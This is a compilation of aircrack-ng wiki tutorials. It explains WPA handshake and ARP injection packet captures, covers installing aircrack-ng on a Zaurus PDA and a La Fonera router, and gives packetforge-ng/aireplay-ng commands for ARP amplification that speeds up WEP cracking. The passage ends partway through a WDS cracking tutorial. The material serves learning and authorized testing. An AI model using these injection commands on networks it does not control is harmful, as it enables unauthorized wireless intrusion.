
Packets 10, 11, 12, 13, 14, 15

These are really just repeats of packets 8 and 9. The AP is giving the wireless client a chance to correctly answer. It never does. Thus the next packet (16) is a deauthentication packet.

Notice that the AP initiates the four-way handshake by sending the first packet. Each pair has successive "replay counter" values.

Packet 10:

Packet 11:


wpa.bad.passphrase.cap - Wireshark
File Edit View Go Capture Analyze Statistics Help
Filter: Expression... Clear Apply

```
No. -  Time       Source             Destination        Protocol  Info
   10  34.527869  00:14:6c:7e:40:80  00:0f:b5:88:ac:82  EAPOL     Key
   11  34.528345  00:0f:b5:88:ac:82  00:14:6c:7e:40:80  EAPOL     Key
```

```
⊞ Frame 11 (155 bytes on wire, 155 bytes captured)
⊞ IEEE 802.11 Data, Flags: .......T
⊞ Logical-Link Control
⊟ 802.1X Authentication
    Version: 1
    Type: Key (3)
    Length: 119
    Descriptor Type: EAPOL WPA key (254)
  ⊞ Key Information: 0x0109
    Key Length: 32
    Replay Counter: 2
    Nonce: 570EA36A6C1FF3E938A23FC412D16FE868BDDF1A28586136...
    Key IV: 00000000000000000000000000000000
    WPA Key RSC: 0000000000000000
    WPA Key ID: 0000000000000000
    WPA Key MIC: 294FB0E59753667AF9BC036FA1543766
    WPA Key Length: 24
  ⊞ WPA Key: DD160050F20101000050F20201000050F20201000050F202
```

```
0000  08 01 2c 00 00 14 6c 7e  40 80 00 0f b5 88 ac 82   ..,...l~ @.......
0010  00 14 6c 7e 40 80 30 00  aa aa 03 00 00 00 88 8e   ..l~@.0. ........
0020  01 03 00 77 fe 01 09 00  20 00 00 00 00 00 00 00   ...w.... ........
0030  02 57 0e a3 6a 6c 1f f3  e9 38 a2 3f c4 12 d1 6f   .W..jl.. .8.?...o
0040  e8 68 bd df 1a 28 58 61  36 32 8e f1 43 fb a0 02   .h...(Xa 62..C...
0050  5b 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   [....... ........
0060  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0070  00 29 4f b0 e5 97 53 66  7a f9 bc 03 6f a1 54 37   .)O...Sf z...o.T7
0080  66 00 18 dd 16 00 50 f2  01 01 00 00 50 f2 02 01   f.....P. ....P...
0090  00 00 50 f2 02 01 00 00  50 f2 02                  ..P..... P..
```

802.1X Authentication (eapol), 123 bytes | Packets: 16 Displayed: 16 Marked: 0

Packet 12:

Packet 13:

Packet 14:

Packet 15:

Packet 16

Since the wireless client never successfully proved it had the correct passphrase, the AP now deauthenticates the client. Effectively throwing it off the AP:

Wireshark Usage Tip

In Wireshark, use “eapol” as a filter. This will show only handshake packets and is useful for analyzing why you don't have the full handshake.

Tutorial: ARP Request Injection Packet Capture Explained

Version: 1.03 February 16, 2009
By: darkAudax

File linked to this tutorial: arpinjection.cap [http://download.aircrack-ng.org/wiki-files/other/arpinjection.cap]

Introduction

This is quick and dirty explanation of a sample capture file. It is a capture of an ARP request injection. To keep things simple, I have only included three rounds.

To view the capture, use Wireshark [http://www.wireshark.org/] to open it then "View" then "Expand All". This shows all the sections and fields expanded. You will need to scroll through the fields for each packet to locate the ones mentioned. See this FAQ entry to learn how to use Wireshark.

The capture was done using an Atheros chipset and airodump-ng as the capture program.

Being able to read a capture file is an important skill to learn and build on. It allows you to troubleshoot a connection if you are having problems. By understanding this capture, you can then compare it to a live capture and hopefully find out what is going wrong.

Analysis of the capture

Packet 1

This is the access point (AP) Beacon.

Packets 2, 5, 8

These are the ARPs being injected by "aireplay-ng -2 -b 00:14:6C:7E:40:80 -h 00:0F:B5:88:AC:82 -r replay_arp-0328-152933.cap ath0".

They are sequence numbers 2622, 2623 and 2624. Because there is no other traffic being sent by the card, they are consecutive numbers.

IEEE 802.11 → Frame Control → Flags → DS Status Flag: The direction flag is "TO DS". Meaning from the wireless client to the AP.

Notice the the initialization vector number (IEEE 802.11 → WEP Parameters) is the same on each. This is because we are injecting the same packet over and over.

NOTE: In current versions of aireplay-ng, the initialization vector number changes on each injected packet since a push-down stack of the most recently received packets is used. The following sample file shows examples of unique injected IVs: arpinjection.new.cap [http://download.aircrack-ng.org/wiki-files/other/arpinjection.new.cap]

Packets 3, 6, 9

These are acknowledgments from the AP to the wireless client acknowledging packets 2,5,8 respectively.

Packets 4, 7, 10

These are the ARP requests being rebroadcast by the AP. Notice that each one has a new unique initialization vector (IEEE 802.11 → WEP Parameters). This is the whole point of the exercise.

They are sequence numbers 2726, 2727 and 2728. Notice that this series is different then the client. Each device uses its own series of sequence numbers.

IEEE 802.11 → Frame Control → Flags → DS Status Flag: The direction flag is “FROM DS”. Meaning from the AP to the wireless clients.

So you should now be able to do the same tests with your cards and see what is different.

Sharp Zaurus

Description

A Sharp Zaurus is a PDA that runs linux straight from the factory. Because of this, there is a large development community behind it. This is a great PDA, although many of the models are marketed strictly in Japan, and as such, can be hard to purchase in many other parts of the world. If you are looking for one, I highly recommend eBay.

Supported Models

Currently, the only model officially supported is Sharp Zaurus SL-5500 with a CF prism2 card using hostap drivers.

That being said, here is why. I only own a Sharp Zaurus SL-5500, and I only have a Linksys WCF12 [http://www.linksys.com/servlet/Satellite?c=L_Product_C2&childpagename=US%2FLayout&cid=1115416827822&packedargs=site%3DUS&pagename=Linksys%2FCommon%2FVisitorWrapper]. The binary for Aircrack-ng *should* work on any ARM based system at all, the hostap-utils package should also work. Both of these binaries are not really dependent on much, and hence, a wide range of support is possible. The real key problem, is the drivers, and I will explain that in the next section.

Since right now, I only claim official support for Sharp Zaurus SL-5500 with a prism2 card using hostap drivers, let me say this. If you have a device, pda, embedded device of some kind, that runs linux, and has a wifi card, that you would like to run aircrack on, PLEASE, talk to me! I am anxious to extend the full Aircrack-ng Suite to new platforms. Donations of hardware, are always appreciated, but all that is required is a donation of your time to help me with information about the device, and testing. But let me repeat, donations of hardware are always appreciated 😉

I have used aircrack-ng on a Sharp Zaurus SL-6000L. The SL-6000L has a built-in prism2_usb card which requires use of the wlan-ng drivers. I believe sniffing worked with the wlan-ng from CVS (actually, it may have worked with the drivers included in OpenZaurus). I applied one of the wlan-ng injection patches floating around; I think that allowed me to inject a few packets but then crashed the device relatively quickly.

The SL-6000L also has USB host capabilities, so by attaching a Linksys WUSB54G (use a powered hub, or get more power to it some other way, because the Zaurus supposedly doesn't supply enough) and compiling rt2570 CVS for ARM (the OpenEmbedded build system, bitbake and friends, really isn't that bad) I was able to do sniffing and apparently injection (I never got a working injection test but I think that was due to signal issues) with that NIC. I used aircrack-ng 0.7 which I built myself for OpenZaurus. Kernel was 2.6.17 from a recent OpenZaurus release. If someone's really jonesing for the rt2570 ipkgs, I may be able to put them up somewhere, especially if someone else wants to distribute them and doesn't mind me uploading with Tor. Better might be just to publish the (relatively small) bitbake files to build these packages.

Supported Drivers

Currently, the only supported drivers built for embedded systems are hostap for kernel 2.4.18-

embeddix. This is the kernel and driver set that my Zaurus uses. If you tell me the device, the driver and the kernel, I will *try* to add support. If you spend some time with me helping me learn about your device, and testing my work, you will find a higher chance of success than a message saying “Please support my XXXXX”.

Drivers

- All drivers can be found here: http://zaurus.aircrack-ng.org/ [http://zaurus.aircrack-ng.org/]

A note on prism2

When I received my Linksys WCF12 [http://www.linksys.com/servlet/Satellite?c=L_Product_C2&childpagename=US%2FLayout&cid=1115416827822&packedargs=site%3DUS&pagename=Linksys%2FCommon%2FVisitorWrapper] in the mail, I had a LOAD of problems with it. To be honest, I thought it was a piece of junk. Then, a nice guy asked me what firmware I was running, and lo and behold, I was running *ancient* firmware. After upgrading my firmware (I use 1.8.4), the card works like a charm. I highly recommend running at least 1.7.4, but my card works just swell with 1.8.4.

Flashing your prism2 card

You will find in the downloads section, hostap-utils built for ARM, as well as drivers that support injection. Install both the hostap-drivers and hostap-utils, you need both hostap and hostap_cs. Once you have installed my packages for hostap-utils and hostap-drivers, proceed to flashing your card in Prism2 flashing.

This will be the end of my information for now, I'm sure I'll be flooded with requests for support and more information, and this page will grow and mature, but for now, have fun kids, and don't get into trouble 🙂

```
Zero_Chaos (can be found in #aircrack-ng on Freenode or via email at sidhayn@hotmail.com
```

Tutorial: How to install Aircrack-ng on La Fonera

February 12, 2007
By: SonicvanaJr

Introduction

To start off the Fon, or La Fonera router is a small wireless router that is sold to the customer at a relatively low price ($30) **provided** that the user agrees to connect the Fonera to their internet connection, and provide free internet to those who want it.

The Fon company seems to live to give their routers away for free sometimes.

I have personally seen, and taken advantage of three different instances where they have given away routers. So if you're broke, or cheap. Just wait around for their next “have a router on us” event :)

The device itself is based on the Atheros AR2315 chipset.

Characteristics:

- 5V @ 2A power supply
- 1 ethernet jack
- RP-SMA antenna connector
- serial port
- 16MB RAM
- 8MB Flash
- SPI-Bus

The Fon is able to run the OpenWRT [http://openwrt.org] Kamikaze image, and can thus run various pieces of software that are ported to it. Including the Aircrack-ng suite.

Power Adapter(s)

Over the past month of so I have fabricated various power supplies for the fon, since a power outlet is not always available.

Since it runs on five volts the options to power it are almost limitless.

So far I have build a car power adapter, USB power adapter, and a power adapter that uses two 9V batteries.

The car, and 9V battery adapters both used a 5V voltage regulator available from Radioshack. Part number 276-1770

Basically this takes an input voltage up to 35V, and drops it down to 5V. However since the laws of science apply in our world the lost energy has to go somewhere, and that somewhere is out of the regulator in the form of heat, so in layman's terms these get VERY hot after a bit of use.

For the USB adapter it was as simple as connecting ground to ground and positive to 5V+ on the USB cable.

I'm not going to go into wiring specifics since all of it is VERY basic stuff, however if you need help feel free to contact me.

Installing

The first step to get Aircrack-ng running on the Fon is to get the OpenWRT image on it first.

Please note to be able to do this you either need a Fon that has SSH enabled.

Tutorial/Guide here [http://bingobommel.blogspot.com/]. This only works on Fons with firmware 7.0 r4 or below, though at the time of writing [2/12/2007] these people [http://mrmuh.blogspot.com/] claim to have a way to enable SSH on newer firmwares.

If your Fon is not capable of being SSH'd into then you can use a serial console [http://wiki.openwrt.org/OpenWrtDocs/Customizing/Hardware/Serial_Console] to flash the image as well.

Instructions for building your own image, and various other bits of information about the Fon and OpenWRT can be found here [http://wiki.openwrt.org/OpenWrtDocs/Hardware/Fon/Fonera]

First pull the SVN trunk and packages from the OpenWRT SVN server

-
  ```
  cd ~
  ```

-
  ```
  svn co svn://svn.openwrt.org/openwrt/trunk/ trunk
  ```

-
  ```
  svn co svn://svn.openwrt.org/openwrt/packages/ packages
  ```
- You can then later update either of those by going into either the **trunk** or **packages** directory, and typing
  ```
  svn up
  ```

Setup and build the image

- Go into trunk/package directory and create a symbolic link from the packages tree to the trunk/packages directory
  ```
   cd ~/trunk/package
  ```

-
  ```
   ln -sf ../../packages/*/* .
  ```
- Now go into the trunk directory, and type
  ```
   cd ~/trunk/
  ```

-
  ```
   make menuconfig
  ```
  - Make sure that “Target System” is “Atheros AR231x/AR5312 [2.6]”

```
(X) Atheros AR231x/AR5312 [2.6]
```

- Make sure the Aircrack-Ng package is selected in the Network section as a module.

```
Network  --->
<*> airpwn......................................... Packet injection pwnage (NEW)
    wireless  --->
<*> aircrack-ng................ next generation of aircrack with new features (NEW)
<*> aircrack-ptw............ A tool using a new method for breaking WEP Keys (NEW)
<*> kismet-drone.............................................. Kismet drone (NEW)
```

- Make sure the libpthread package is selected in the Libraries section as a module.

```
Libraries  --->
<*> libpthread-stubs........................................ libpthread-stubs (NEW)
```

- Exit out of the kernel configuration, and be sure to save your changes.
- Go to the trunk directory and type

  ```
  make
  ```

Now that all of this is done you should have some files in your bin directory.

- openwrt-atheros-2.6-vmlinux.lzma
- openwrt-atheros-2.6-root.jffs2-64k
- Some others (don't worry about them)
- A package directory containing the aircrack-ng ipk file, and libpthred ipk file

Disclaimer

You can potentially break your Fon router, though there are various ways to fix it, if you mess up flashing your basically SOL until someone figures out, and documents how to connect a JTAG cable to the Fon and read and write to it. That being said, if you break your router it is your own fault and no one else's. Know what your doing before you attempt this

Now you need to flash your Fon with the OpenWRT image. There are two ways to do this currently, one is to use the serial interface on the Fon, and the Redboot boot loader to flash a image, or you can ssh into the Fon and flash via the OpenWRT shell.

SSH and serial console guide can be found here [http://wiki.openwrt.org/OpenWrtDocs/Hardware/Fon/Fonera]

However in the ssh guide replace the files they use with the one I provided, or that you have built. If you built them substitute their wget commands with scp commands to get your image files into the /tmp directory.

Once you have successfully flashed your Fon boot it up, and ssh into it. Default login “root”, password “admin”

Now you need the aircrack-ng and libpthread ipk files. They can be found here [http://mobileaccess.de /fonera/bin/packages] or if you built them you should have no problem getting them over to your fon at this point.

Use the command

```
ipkg install <file name here>.ipk
```

for both of the files.

You now have the Aircrack-ng suite working on your Fon.

Also note that you need to use the wlanconfig tool to create a monitor mode interface. I suggest putting this into a script, and then putting said script into your PATH so that you can setup a monitor mode interface quickly.

```
 wlanconfig ath create wlandev wifi0 wlanmode monitor
```

Enjoy

If you need help I can be found in the Aircrack-ng IRC channel.

Ready to use images

However, if you're lazy, or just don't feel like you can do this you can download the image files at this site [http://mobileaccess.de/fonera/bin/packages/]

Please understand that these packages are provided as is.

Tutorial: The art of ARP amplification

Version: 1.00 June 13, 2007
By: darkAudax

Files linked to this tutorial:

- arp-1x.cap [http://download.aircrack-ng.org/wiki-files/other/arp-1x.cap]
- arp-2x.cap [http://download.aircrack-ng.org/wiki-files/other/arp-2x.cap]
- arp-3x.cap [http://download.aircrack-ng.org/wiki-files/other/arp-3x.cap]

Introduction

This tutorial deals with how to dramatically increase the number of initialization vectors (IVs) generated per second. Capture rates up to 1300 data IVs per second have been achieved! This is done by increasing the number of data packets generated for each packet injected. It is intended for advanced users of the aircrack-ng suite.

There have been many advances whereby aircrack-ng requires fewer and fewer data packets to determine the WEP key. Another approach to reducing the total elapsed time is to increase the rate of IVs collected. This tutorial presents a methodology of increasing the rate of IVs per second by having the wireless LAN generate multiple data packets for each one you inject.

Since this tutorial is intended for advanced users of the aircrack-ng suite, the emphasis is on the theory and reviewing packet captures. It will not provide a howto of the detailed mechanics. Each scenario was tested in real life and does work. If you don't already know how to use the aircrack-ng commands in detail, this tutorial is not for you!

It is recommended that you experiment with your home wireless access point to get familiar with these ideas and techniques. If you do not own a particular access point, please remember to get permission from the owner prior to playing with it.

I would like to acknowledge and thank the Aircrack-ng team [http://trac.aircrack-ng.org/wiki/Team] for producing such a great robust tool.

Please send me any constructive feedback, positive or negative.

Solution

Assumptions used in this tutorial

- Your wireless rig is working and can inject packets.
- You are familiar with ARP [http://en.wikipedia.org/wiki/Address_Resolution_Protocol]. More information can be found here or search the Internet.
- You have Wireshark [http://www.wireshark.org] installed and working. Plus you have a basic understanding of how to use it.

Equipment used

Access Point

ESSID: teddy
MAC address: 00:14:6C:7E:40:80 Channel: 9

Aircrack-ng System

IP address: none MAC address: 00:0F:B5:88:AC:82

Ethernet wired Workstation

IP address: 192.168.1.1 MAC address: 00:D0:CF:03:34:8C

Wireless Workstation

IP address: 192.168.1.59 MAC address: 00:0F:B5:AB:CB:9D

Scenarios

We will look at a variety of scenarios starting with a typical inject one packet and get one back through to inject one packet and get three back. This yields data IVs at the rates ranging from 350 to 1300 per second! Yes, 1300 data IVs per second capture rate. Although the detailed steps are not presented, each scenario was tested in real life and does work.

Here are the scenarios we will be exploring:

- One for one ARP packets
- Two for one ARP packets
- Three for one ARP packets

The following sections assume you have used the KoreK chopchop or Fragmentation attacks to obtain the PRGA, Please read the wiki documentation and the tutorials with regards to how to use these methods. The mechanics of these techniques will not be covered in this tutorial.

It also assumes you know the IP address of various devices on the network. Chopchop is the most effective way to determine IP addresses since it decrypts packets for you. In turn, looking at the decrypted packet will give you the IP address and network being used. You can guess the network and typical IPs based on the manufacturer of the Access Point. The manufacturer can typically be determined via the MAC address. Same for DHCP pools which have standard defaults in each brand. The last method is simply what most people pick as network numbers.

More research is being done on using interactive replay with live packets as an alternate method instead building packets from scratch. Once this technique is refined, the tutorial will be updated and re-released.

Scenario One - One for one ARP packets

This is typical of what occurs when you use ARP request reinjection. Although it does not provide any extra amplification, we study it for educational purposes and to provide a baseline measurement of the injection speed. In simple terms, for each ARP request that we inject, you get one new IV by the AP rebroadcasting it.

We generate an ARP request to inject:

```
packetforge-ng -0 -a 00:14:6C:7E:40:80 -h 00:0F:B5:88:AC:82 -k 255.255.255.255 -l 255.255.255.255 -y fragment-0608-132715.xor -w arp-request-1x.
```

We inject the packet:

```
aireplay-ng -2 -r arp-request-1x.cap ath0
```

We measure the packets per second with airodump-ng:

```
CH  9 ][ Elapsed: 12 s ][ 2007-06-08 14:14

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID

 00:14:6C:7E:40:80   21  71      130     4532  355   9  54  WEP  WEP         teddy

 BSSID              STATION            PWR  Lost  Packets  Probes

 00:14:6C:7E:40:80  00:0F:B5:88:AC:82   38     0     6666
```

As you can see above we achieve roughly 355 new data packets per second.

Lets look at part of the capture. The arp-1x.cap [http://download.aircrack-ng.org/wiki-files/other/arp-1x.cap] is a representative subset of the full capture.

Use Wireshark to review the capture along with the following description. The easiest way is to use "View -> Expand". Here is a description of the relevant packets:

- Packet 1: Your standard beacon.
- Packet 2: This is the packet we are injecting using aireplay-ng. Notice the DS Status flag is set to "TO DS" meaning from a client going to the AP wired network.
- Packet 3: The AP acknowledges the packet from the Aircrack-ng system.
- Packet 4: The ARP request packet is broadcast by the AP. This is a new data packet. You will notice that it has a new unique IV and a different sequence number. Notice the DS Status flag is set to "FROM DS" meaning from the wired network (AP) to a wireless client.
- Packets 5-7 are repeat of the cycle 2-4 above. This cycle would be repeated constantly.

As you can see, there was only one new IVs generated per cycle - packets 4.

Scenario Two - Two for one ARP packets

This where things start to get interesting. By sending an ARP request to a live system, we can get the access point to generate two new IVs for each packet we inject. This increases the rate of data collection significantly.

This is a little harder then it sounds since we need to know an IP of a wired client attached to the LAN. As described in the introduction you can determine IPs via a variety of methods. So in the following I am using "192.168.1.1" as the destination IP. A critical item for success is to use "10.255.255.255" as the source IP. The source IP cannot be an IP already used in the LAN and it must be a valid network. You cannot use "255.255.255.255" like we do in many of our other examples.

We generate an ARP request to inject:

```
packetforge-ng -0 -a 00:14:6C:7E:40:80 -h 00:0F:B5:88:AC:82 -k 192.168.1.1 -l 10.255.255.255 -y fragment-0608-132715.xor -w arp-request-2x.cap
```

We inject the packet:

```
aireplay-ng -2 -r arp-request-2x.cap ath0
```

We measure the packets per second with airodump-ng:

```
CH  9 ][ Elapsed: 8 s ][ 2007-06-08 14:12

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID

 00:14:6C:7E:40:80   38 100      107    10474  945   9  54  WEP  WEP         teddy

 BSSID              STATION            PWR  Lost  Packets  Probes

 00:14:6C:7E:40:80  00:0F:B5:88:AC:82   37     0    10921
```

As you can see above we achieve roughly 945 new data packets per second. This is a substantial increase over the first scenario.

Lets look at part of the capture. The arp-2x.cap [http://download.aircrack-ng.org/wiki-files/other/arp-2x.cap] is a representative subset of the full capture.

Use Wireshark to review the capture along with the following description. The easiest way is to use “View -> Expand”. Here is a description of the relevant packets:

- Packet 1: Your standard beacon.
- Packet 2: This is the packet we are injecting using aireplay-ng. Notice the DS Status flag is set to “TO DS” meaning from a wireless client going to the AP wired network.
- Packet 3: The AP acknowledges the packet from the Aircrack-ng system.
- Packet 4: The ARP request packet is broadcast by the AP. This is a new data packet. You will notice that it has a new unique IV and a different sequence number. Notice the DS Status flag is set to “FROM DS” meaning from the wired network (AP) to a wireless client.
- Packet 5: This is the ARP reply packet broadcast by the AP back to our system. This is a new data packet. You will notice that is has a new unique IV and a different sequence number. The source MAC is a wired client. Notice the DS Status flag is set to “FROM DS” meaning from the wired network (AP) to a wireless client.
- Packets 6-9 are repeat of the cycle 2-5 above. This cycle would be repeated constantly.

If you count, there were two new IVs generated per cycle - packets 4 and 5.

Scenario Three - Three for one ARP packets

The final scenario is where we generate three new IV data packets for every one that we inject. This scenario is the hardest one to perform successfully. However, when successful, it achieves the highest injection rate.

In this case we need to know an IP of a wireless client attached currently associated with the access point. As described in the introduction you can determine IPs via a variety of methods. So in the following I am using “192.168.1.89” as the destination IP. A critical item for success is to use “10.255.255.255” as the source IP. The source IP cannot be an IP already used in the LAN and it must be a valid network. You cannot use “255.255.255.255” like we do in many of our other examples.

We generate an ARP request to inject:

```
packetforge-ng -0 -a 00:14:6C:7E:40:80 -h 00:0F:B5:88:AC:82 -k 192.168.1.89 -l 10.255.255.255 -y fragment-0608-132715.xor -w arp-request-3x.cap
```

We inject the packet:

```
aireplay-ng -2 -r arp-request-3x.cap ath0
```

We measure the packets per second with airodump-ng:

```
CH  9 ][ Elapsed: 0 s ][ 2007-06-09 12:52

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID

 00:14:6C:7E:40:80   32 100       30     3797 1294   9  54  WEP  WEP         teddy

 BSSID              STATION            PWR  Lost  Packets  Probes

 00:14:6C:7E:40:80  00:0F:B5:AB:CB:9D   47     0     1342
 00:14:6C:7E:40:80  00:0F:B5:88:AC:82   33     0     2641
```

As you can see above we achieve roughly 1294 new data packets per second. Wow! This is also a substantial increase over the first scenario. In the airodump-ng screen shot above there are two clients. Our attack system and the wireless client we are leveraging.

Lets look at part of the capture. The arp-3x.cap [http://download.aircrack-ng.org/wiki-files/other/arp-3x.cap] is a representative subset of the full capture.

Use Wireshark to review the capture along with the following description. The easiest way is to use “View –> Expand”. Here is a description of the relevant packets:

- Packet 1: Your standard beacon.
- Packet 2: This is the packet we are injecting using aireplay-ng. Notice the DS Status flag is set to “TO DS” meaning from a wireless client going to the AP wired network.
- Packet 3: The AP acknowledges the packet from the Aircrack-ng system.
- Packet 4: The ARP request packet is broadcast by the AP. This is a new data packet. You will notice that it has a new unique IV and a different sequence number. Notice the DS Status flag is set to “FROM DS” meaning from the wired network (AP) to a wireless client.
- Packet 5: This is the ARP reply packet being sent by the wireless client to the AP. This is a new data packet. You will notice that is has a new unique IV and a different sequence number. The source MAC is the wireless client. Notice the DS Status flag is set to “TO DS” meaning from a wireless client going to the AP wired network.
- Packet 6: The AP acknowledges the packet from the wireless client.
- Packet 7: The ARP request packet from the wireless client is sent to the Aircrack-ng system by the AP. You can verify this by looking at the source and destination MAC addresses. This is a new data packet. You will notice that is has a new unique IV and a different sequence number. Notice the DS Status flag is set to “FROM DS” meaning from the wired network (AP) to a wireless client.
- Packets 8-13 are repeat of the cycle 2-7 above. This cycle would be repeated constantly.

If you count, there were three new IVs generated per cycle - packets 4, 5 and 7.

Important note

The speed you can achieve depends on the hardware used. By the Access point as well as your hardware.

See this thread [http://forum.aircrack-ng.org/index.php?topic=1960.0] for more information.

Tutorial: How to crack WEP on a Wireless Distribution System (WDS)?

Version: 1.02.1 February 9, 2008
By: darkAudax

Files linked to this tutorial:
wds.authentication.cap [http://download.aircrack-ng.org/wiki-files/other/wds.authentication.cap]
arp.request.from.ap.wired.client.cap [http://download.aircrack-ng.org/wiki-files/other/arp.request.from.ap.wired.client.cap]
arp.request.from.wds.wired.client.cap [http://download.aircrack-ng.org/wiki-files/other/arp.request.from.wds.wired.client.cap]
ap.wired.client.ping.wds.wired.client.cap [http://download.aircrack-ng.org/wiki-files/other/ap.wired.client.ping.wds.wired.client.cap]

Introduction

A Wireless Distribution System is a system that enables the interconnection of access points and related clients wirelessly. This Wikipedia entry [http://en.wikipedia.org/wiki/Wireless_Distribution_System] has an excellent description of WDS. I strongly encourage you to read the Wikipedia entry prior to reading this tutorial. It is important to understand what a WDS is and the number of variations.

WDS can be used to provide two modes of wireless AP-to-AP connectivity:

- Wireless Bridging in which WDS APs communicate only with each other and don't allow wireless clients or Stations (STA) to access them
- Wireless Repeating in which APs communicate with each other and with wireless STAs

This tutorial will be exploring the second mode above where APs communicate with each other and wireless stations. At this point in time, the aircrack-ng suite does not fully support all attacks on WDS. It is intended more to document observations about WDS and be a learning vehicle. As the aircrack-ng suite is enhanced specifically for WDS, then this tutorial will be updated.

It is recommended that you experiment with your home wireless access point to get familiar with these ideas and techniques. If you do not own a particular access point, please remember to get permission from the owner prior to playing with it.

I would like to acknowledge and thank the Aircrack-ng team [http://trac.aircrack-ng.org/wiki/Team] for producing such a great robust tool.

Please send me any constructive feedback, positive or negative. Additional troubleshooting ideas and tips are especially welcome.

Solution

Assumptions used in this tutorial

- Your wireless rig is working and can inject packets.
- You have Wireshark installed and working. Plus you have a basic understanding of how to use it.
- You are using the latest aircrack-ng 1.0dev version or above.

Equipment used

Access Point

ESSID: teddy
MAC address: 00:14:6C:7E:40:80 Channel: 9 Note: This is the AP which is in AP mode

Wired client located on access point network

MAC address: 00:40:F4:77:F0:9B

WDS

ESSID: teddy
MAC address: 00:14:6C:04:57:9B Channel: 9 Note: This is the AP which is in WDS mode.

Wired client located on WDS network

MAC address: 00:08:02:6A:1D:97

To/From DS Fields

This section provides some background information which is important to understand.

Each data frame contains four address fields and two individual To/From DS (Distribution System) fields. Each of the ToDS and FromDS fields can have a value of 0 or 1. Distribution system basically means the local LAN. Here is the meaning of these To/From DS fields.

To/From DS values	**Meaning**
To DS = 0, From DS = 0	A data frame direct from one STA to another STA within the same IBSS, as well as all management and control type frames.
